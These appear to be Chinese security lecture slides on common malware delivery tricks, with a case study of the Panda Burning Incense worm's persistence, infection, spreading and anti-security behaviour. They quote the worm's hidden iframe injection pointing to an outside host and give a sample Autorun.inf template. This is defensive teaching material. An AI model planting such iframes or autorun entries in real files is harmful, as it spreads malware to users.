互联网用户安全威胁分析示意图

资料来源：瑞星互联网攻防实验室



## ■ 附件中包含病毒

- .exe

- .rar;.pdf;.doc;.xls;.jpg;.chm...

- 翻转字符

## ■ 自启动文件 Autorun.inf

[AutoRun]

Open=mspaint.exe

Shell\open=打开(&O)

Shell\open\Command=calc.exe

Shell\open\Default=1

Shell\explore=资源管理器(&X)

Shell\explore\Command=calc.exe

## ■ 伪装文件夹

.exe

## ■ U盘摆渡

震网病毒

## 5.6 典型案例-熊猫烧香病毒



### ◆ 自启动方式:

- 病毒将自身拷贝至系统目录，同时修改注册表将自身设置为开机启动项 ->启动
- 拷贝自身到所有驱动器根目录，命名为**Setup.exe**，在驱动器根目录生成**autorun.inf**文件，并把这两个文件的属性设置为隐藏、只读、系统。 ->启动

## ◆ 感染与传播方式:

- 感染**EXE**文件，病毒会搜索并感染系统中特定目录外的所有**.EXE/.SCR/.PIF/.COM**文件，将自身捆绑在被感染程序前端，并在尾部添加标记信息**.WhBoy{原文件名}.exe.{原文件大小}**. ->感染
- 查找系统以**.html**和**.asp**为后缀的文件，在里面插入**<iframe src=http://www.ac85.cn/66/index.htm width="0" height="0" ></iframe>** ->感染
- 通过弱口令传播：访问局域网共享文件夹将病毒复制到该目录下，并改名**GameSetup.exe** ->传播



## ◆自我隐藏:

- 禁用安全软件，病毒会尝试关闭安全软件（杀毒软件、防火墙、安全工具）的窗口、进程；删除注册表中安全软件的启动项；禁用安全软件的服务等操作。→破坏与隐藏
- 自动恢复“显示所有文件和文件夹”选项隐藏功能。→隐藏
- 删除系统的隐藏共享；→隐藏
  - Net share

## ◆破坏功能

- 同时开另外一个线程连接某网站，下载**DDOS**程序进行恶意攻击； →破坏，开启附加攻击
- 删除扩展名为**gho**的文件； →破坏，延长存活

## 四. 关于病毒感染的几点误区

- 重装操作系统是否可以彻底清除病毒？
  - 病毒感染了多少文件？
- 熊猫烧香病毒传播时的图标问题
  - 作者故意为之？

